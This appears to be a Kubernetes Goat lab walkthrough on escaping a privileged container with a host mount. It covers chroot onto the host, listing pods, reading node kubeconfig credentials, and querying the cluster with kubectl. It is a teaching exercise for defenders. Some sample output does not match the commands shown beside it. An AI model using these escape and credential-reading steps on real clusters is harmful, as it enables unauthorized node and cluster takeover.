


# ✳ Container escape to the host system

## 🙌 Overview

This scenario showcases the common misconfigurations and one of the error-prone security issues in Kubernetes, container environments, and the general security world. Giving privileges that are not required for things always makes security worse. This is especially true in the containers and Kubernetes world. You can also apply this scenario further and beyond the container to other systems and services based on the configuration and setup of the cluster environments and resources. In this scenario you will see a privileged container escape to gain access to the host system.



By the end of the scenario, you will understand and learn the following:

1. Able to exploit the container and escape out of the docker container
2. You will learn to test and exploit the misconfigured and privileged containers
3. Learn about common misconfigurations and possible damage due to them for the containers, Kubernetes, and clusterized environments

## ⚡ The story

Most of the monitoring, tracing, and debugging software requires extra privileges and capabilities to run. In this scenario, you will see a pod with extra capabilities and privileges including HostPath allowing you to gain access to the host system and provide Node level configuration to gain complete cluster compromise.

#### INFO

To get started with the scenario, navigate to <http://127.0.0.1:1233>

```
root@system-monitor-deployment-746f9d54fc-8x1xw:/# id
uid=0(root) gid=0(root) groups=0(root)
root@system-monitor-deployment-746f9d54fc-8x1xw:/#
```

## Goals

The goal of this scenario is to escape out of the running docker container on the host system using the available misconfigurations. The secondary goal is to use the host system-level access to gain other resources access and if possible even go beyond this container, node, and cluster-level access.

#### TIP

Gain access to the host system and obtain the node level kubeconfig file `/var/lib/kubelet/kubeconfig`, and query the Kubernetes nodes using the obtained configuration.

## ☐ Hints & Spoilers

▶  Are you still in the container?

▶  Escaped container?



## Solution & Walkthrough

## Method 1

- After performing the analysis, you can identify that this container has full privileges of the host system and allows privilege escalation. As well as `/host-system` is mounted.

```
capsh --print
```

```
mount
```

- Now you can explore the mounted file system by navigating to the `/host-system` path

```
ls /host-system/
```

```
root@gke-kubernetes-goat-default-pool-e2db1114-f1cw:/# ls -la
total 76
drwxr-xr-x  1 root root 4096 Jun 15 08:27 .
drwxr-xr-x  1 root root 4096 Jun 15 08:27 ..
-rwxr-xr-x  1 root root    0 Jun 15 08:27 .dockerenv
drwxr-xr-x  2 root root 4096 Apr  3 17:14 bin
drwxr-xr-x  2 root root 4096 Apr 24  2018 boot
drwxr-xr-x 12 root root 3720 Jun 15 08:27 dev
drwxr-xr-x  1 root root 4096 Jun 15 08:27 etc
drwxr-xr-x  2 root root 4096 Apr 24  2018 home
drwxr-xr-x 23 root root 4096 Jun 15 00:52 host-system
drwxr-xr-x  1 root root 4096 May 23  2017 lib
drwxr-xr-x  2 root root 4096 Apr  3 17:13 lib64
drwxr-xr-x  2 root root 4096 Apr  3 17:12 media
drwxr-xr-x  2 root root 4096 Apr  3 17:12 mnt
drwxr-xr-x  2 root root 4096 Apr  3 17:12 opt
dr-xr-xr-x 184 root root    0 Jun 15 00:51 proc
drwx----- 1 root root 4096 Jun 14 16:11 root
drwxr-xr-x  1 root root 4096 Jun 15 08:27 run
drwxr-xr-x  1 root root 4096 Jun 14 16:11 sbin
drwxr-xr-x  2 root root 4096 Apr  3 17:12 srv
dr-xr-xr-x 13 root root    0 Jun 15 00:51 sys
drwxrwxrwt  1 root root 4096 Jun 14 16:11 tmp
drwxr-xr-x  1 root root 4096 Apr  3 17:12 usr
drwxr-xr-x  1 root root 4096 Apr  3 17:14 var
root@gke-kubernetes-goat-default-pool-e2db1114-f1cw:/# ls /host-system/
bin  dev  home  initrd.img  initrd.img.old  lib64  media  opt  root  run  snap  sys  usr  vmlinuz
boot  etc  initrd.img  lib  lost+found  mnt  proc  root.tar  sbin  srv  tmp  var  vmlinuz.old
root@gke-kubernetes-goat-default-pool-e2db1114-f1cw:/#
```

- You can gain access to the host system privileges using `chroot`

```
chroot /host-system bash
```

- As you can see, now you can access all the host system resources like docker containers, configurations, etc.

```
crictl pods
```

```

root@system-monitor-deployment-7d665b6fdf-bkx6z:/# crictl pods
POD ID          CREATED        STATE      NAME
8f5f71df62e8e  59 minutes ago Ready      internal-proxy-deployment-7955c45559-7f8gr
9253be2186c08  59 minutes ago Ready      coredns-5d78c9869d-b8p58
2b3a8279fd9e0  59 minutes ago Ready      cache-store-deployment-8549686ddcd-pzd29
292a1596e9d9e  59 minutes ago Ready      local-path-provisioner-6bc4bdddb-fb8px
9ac1b07507e2c  59 minutes ago Ready      health-check-deployment-b98bb9f77-lh4xx
cf6daa3424fb6  59 minutes ago Ready      poor-registry-deployment-c96986875-qk5n6
21392e2c6b12a  59 minutes ago Ready      system-monitor-deployment-7d665b6fdf-bkx6z
2b0d1f2603234  59 minutes ago Ready      hidden-in-layers-6srxj
746855ec290ed  59 minutes ago Ready      hunger-check-deployment-689bf5d97f-7xgxx
da4c1a99072c7  59 minutes ago Ready      build-code-deployment-7b558b489f-xrtxx
21ab95539e8a0  59 minutes ago Ready      metadata-db-7b78ff9dd0-59xbr
9f090d1ca2b64  59 minutes ago Ready      kubernetas-goat-home-deployment-578759495-5zt6v
f238a8784e54c  59 minutes ago NotReady   batch-check-job-sp7wn
ea6034bb6b5fc  59 minutes ago Ready      coredns-5d78c9869d-r95q4
341e076ca0a0e  About an hour ago Ready      kindnet-6t6tlz
bb991dbb53381  About an hour ago Ready      kube-proxy-bt9gt
f056688b8fe79  About an hour ago Ready      kube-controller-manager-kubernetes-goat-cluster-control-plane
824cd9f5cfff5  About an hour ago Ready      kube-scheduler-kubernetes-goat-cluster-control-plane
28ec9c0b69098  About an hour ago Ready      kube-apiserver-kubernetes-goat-cluster-control-plane
981d701b466a1  About an hour ago Ready      etcd-kubernetes-goat-cluster-control-plane
root@system-monitor-deployment-7d665b6fdf-bkx6z:/# ctr -n k8s.io containers list
CONTAINER
05cb193da1529628c53ec62b2c2dac0e5824c2f7137ca4fa8860d20001833768  docker.io/madhuakula/k8s-goat-hunger-check:latest  io.containerd.runc.v2
1508398c1aa86a68c1043063d5ddc641193f40551f329be78aa20bab96b88db2  docker.io/madhuakula/k8s-goat-cache-store:latest  io.containerd.runc.v2
171eccf3546d17be8a614319ad1c36ceb87699e9015ea71694e8e357fcf22796  docker.io/madhuakula/k8s-goat-poor-registry:latest  io.containerd.runc.v2
21392e2c6b12a0a552c1b5bbad0ee294ee5cbbdfba27e9f610069c3114e588601  registry.k8s.io/pause:3.7  io.containerd.runc.v2
21ab95539e8a9f7fb16288cfb6c5cadf21a9d72d764d1f21bcd9510eca369cc1  registry.k8s.io/pause:3.7  io.containerd.runc.v2
28ec9c0b69098a5603af7e235d0641e37f3d1b07e1df9c233b07fc63d06ee512  registry.k8s.io/pause:3.7  io.containerd.runc.v2
292a1596e9d9e9e032612e23537f680077aacb7c36829490b5c4f6c0a0b33492  registry.k8s.io/pause:3.7  io.containerd.runc.v2
2b0d1f260323414deb083296b7865b2c60e51b211add21f6eb70339fd7becc8  registry.k8s.io/pause:3.7  io.containerd.runc.v2
2b3a8279fd9e02baa3295fb36a7e45173367da5dd8bad145c54da4b13be01403  registry.k8s.io/pause:3.7  io.containerd.runc.v2
2f21c1477dc20a7219c8eb4772c2987e2c72c1e632b537b4dddee10dee34ac32  docker.io/madhuakula/k8s-goat-system-monitor:latest  io.containerd.runc.v2
341e076ca0a0e19ad3246d9a25c3db044361e4af4fb6c0578347dbc6bb2fd34bb  registry.k8s.io/pause:3.7  io.containerd.runc.v2
364d99d18dd2518b4af4f04687084cae41b7427057c33ecb153690556ae8363  docker.io/madhuakula/k8s-goat-metadata-db:latest  io.containerd.runc.v2
5094696c0a2d40c5745f28124b69e043f6d998af45836a0f4a366cf4419facd7  docker.io/madhuakula/k8s-goat-build-code:latest  io.containerd.runc.v2
746855ec290ede897a98044d005e2bb41d322acf26b5ce09e4b9482d62e98069  registry.k8s.io/pause:3.7  io.containerd.runc.v2
824cd9f5cfff59fcea6e551996cbfe290353368bf4c9ba150d318dc0a91d939  registry.k8s.io/pause:3.7  io.containerd.runc.v2
893d79b5a291aa25b8ae5df1870877fc2af7899683f6784d73dc3a50eabff76  registry.k8s.io/etcd:3.5.7-0  io.containerd.runc.v2
8f5f71df62e8ec8c4c9c70fc57486d173919cd42ef825b93c87f66b29069c47e  registry.k8s.io/pause:3.7  io.containerd.runc.v2
9253be2186c083c8967764ceac81b96ccb0dd62e13636795d838cdcb207d848  registry.k8s.io/pause:3.7  io.containerd.runc.v2
981d701b466a1b75464e3badf9866496a05c118b5694c15bba49f853f472a206  registry.k8s.io/pause:3.7  io.containerd.runc.v2
9ac1b07507e2c19b0c40a288daaf1d6bf92191219fb54490289d61ba2814aea0  registry.k8s.io/pause:3.7  io.containerd.runc.v2
9f090d1ca2b6429aea847d9e6fc159c0ba817df7eb9c9cbe8e15f67d19c013d  registry.k8s.io/coredns/coredns:v1.10.1  io.containerd.runc.v2
a0e86db2c704017a11590018248243a7e7e5560b4ad11ba37ce83c12cc40e  docker.io/kindnet/local-path-provisioner:v20230511-dc714da8  io.containerd.runc.v2
a6049852cd041c5cf717f20216807c6e798a22691dee117fd97704ec580d6c2  docker.io/madhuakula/k8s-goat-health-check:latest  io.containerd.runc.v2
ad28d71e5b2518f4abb474bbbf5e2c38b6e93b9e6ffe22abf67e340ef4996b16  docker.io/madhuakula/k8s-goat-hidden-in-layers:latest  io.containerd.runc.v2
b51f8e27646003f87457676622fc45700990a3d012f0c4d56fc9bbd5eb02bc5  registry.k8s.io/pause:3.7  io.containerd.runc.v2
bb991dbb533818e0708c1c59c00f3967a8abae22a6297357280a21658e2d14  docker.io/madhuakula/k8s-goat-info-app:latest  io.containerd.runc.v2
c236a254c40ed9ad2e6ea9d4bd47ceade0395daa45481dbcd157c3ed8f0fedb  registry.k8s.io/kube-controller-manager:v1.27.3  io.containerd.runc.v2
c932ac3ab32a07bab5075246867c3c27b1ae2e7e1a3affd40f724c2faad09b453  registry.k8s.io/pause:3.7  io.containerd.runc.v2
cf6daa3424fb6fbfaeebe1e4f843b7d07ca19d5c9d45f895f2f7d3a59b5431a  registry.k8s.io/pause:3.7  io.containerd.runc.v2
da4c1a99072c74aa661e0bb1eadf9d19a19d88790facd771be0733a0c6b9f6  docker.io/madhuakula/k8s-goat-home:latest  io.containerd.runc.v2
e25e41050672d2be02ce15f42c3e6bc7f4a9ba430424221091b7f7c87447d852  docker.io/kindnet/kindnetd:v20230511-dc714da8  io.containerd.runc.v2
e3bebc541ec6d788f1ed3c604187d0981937b83f5a0db858efeb520f86db2ab  registry.k8s.io/kube-apiserver:v1.27.3  io.containerd.runc.v2
e6da57ae84a7a7d2a0c9aa94477c1c1691900dbf8759a62c5f223defde87147  registry.k8s.io/pause:3.7  io.containerd.runc.v2
ea6034bb6b5fc2c0d86db89901434fd57cd08c78dd0995508dd7c37cc2d89d0e  docker.io/madhuakula/k8s-goat-batch-check:latest  io.containerd.runc.v2
ef654906674bdafeb034ab1ddab2c3c90e838d0512f1ccdb9157dc4943b5212  registry.k8s.io/pause:3.7  io.containerd.runc.v2
f056688b8fe7941aa5131b788db70b96daf44408104d6f8ebc8195971f0b3d2  registry.k8s.io/pause:3.7  io.containerd.runc.v2
f238a8784e54c3497a0aa1b910c704e69aad58740a0f4f4cb64b05cf010a6a  docker.io/madhuakula/k8s-goat-internal-api:latest  io.containerd.runc.v2
f3691f53136097310d932623284b068df7075fc5020afe7bd996b2096b63bac4  registry.k8s.io/kube-proxy:v1.27.3  io.containerd.runc.v2
f4c99297a9dabc1dacc071c0169ef074a05b4da6274a39b4281d87ced1fbed7f  registry.k8s.io/coredns/coredns:v1.10.1  io.containerd.runc.v2
fcf29450e616363ec6ca4094616c36dd124289e1f02bd06f53206f7fdfe010e5  registry.k8s.io/kube-scheduler:v1.27.3  io.containerd.runc.v2
ff73ee946fd6ee8b97100725a7453552fac2c40b3071815b1dbcfbe2ce91b4

```

- The kubelet node configuration can be found at the default path, which is used by the node level kubelet to talk to the Kubernetes API Server. If you can use this configuration, you gain the same privileges as the Kubernetes node.

```
cat /etc/kubernetes/admin.conf
```

```

root@gke-kubernetes-goat-default-pool-e2db1114-f1cw:/# cat /var/lib/kubelet/kubeconfig
apiVersion: v1
clusters:
- cluster:
    certificate-authority: /etc/srv/kubernetes/pki/ca-certificates.crt
    server: https://35.202.222.244
    name: default-cluster
contexts:
- context:
    cluster: default-cluster
    namespace: default
    user: default-auth
    name: default-context
current-context: default-context
kind: Config
preferences: {}
users:
- name: default-auth
  user:
    client-certificate: /var/lib/kubelet/pki/kubelet-client-current.pem
    client-key: /var/lib/kubelet/pki/kubelet-client-current.pem
root@gke-kubernetes-goat-default-pool-e2db1114-f1cw:/#

```



### TIP

You can use the available `kubectl` command-line utility to explore other resources using the obtained configuration. Also, you can leverage lots of other potential things by using the available utilities or downloading them as required.

- Using the kubelet configuration to list the Kubernetes cluster-wide resources

```
kubectl --kubeconfig /etc/kubernetes/admin.conf get all -n kube-system
```

```
-xnhff:/# kubectl --kubeconfig /etc/kubernetes/admin.conf get all -n kube-system
```

NAME	READY	STATUS	RESTARTS	AGE
pod/calico-kube-controllers-74d5f9d7bb-7trlg	1/1	Running	1 (21d ago)	28d
pod/calico-node-hqd4p	1/1	Running	0	28d
pod/coredns-5dd5756b68-d7t9k	1/1	Running	0	28d
pod/coredns-5dd5756b68-p2cwq	1/1	Running	0	28d
pod/etcd-customer-demo-bmm	1/1	Running	1 (21d ago)	28d
pod/kube-apiserver-customer-demo-bmm	1/1	Running	1 (21d ago)	28d
pod/kube-controller-manager-customer-demo-bmm	1/1	Running	3 (21d ago)	28d
pod/kube-proxy-d9w8w	1/1	Running	0	28d
pod/kube-scheduler-customer-demo-bmm	1/1	Running	3 (21d ago)	28d

NAME	TYPE	CLUSTER-IP	EXTERNAL-IP	PORT(S)	AGE
service/kube-dns	ClusterIP	10.96.0.10	<none>	53/UDP,53/TCP,9153/TCP	28d

### INFO

From here you can go beyond by performing the lateral movement and a post-exploitation based on the available setup, configuration, and resources

e

- You are able to obtain the available nodes in the Kubernetes cluster by running the following command:

```
kubectl --kubeconfig /etc/kubernetes/admin.conf get nodes
```

- Hooray 🥳, now you can see that it returns the cluster nodes available as we have the privilege/permissions with obtained configuration to query the Kubernetes API server

## References

- [Realworld case study of exploiting cap\\_sys\\_ptrace capability](#)

- [Abusing Privileged and Unprivileged Linux Containers - NCC Group Whitepaper](#)
- [Understanding and Hardening Linux Containers - NCC Group Whitepaper](#)

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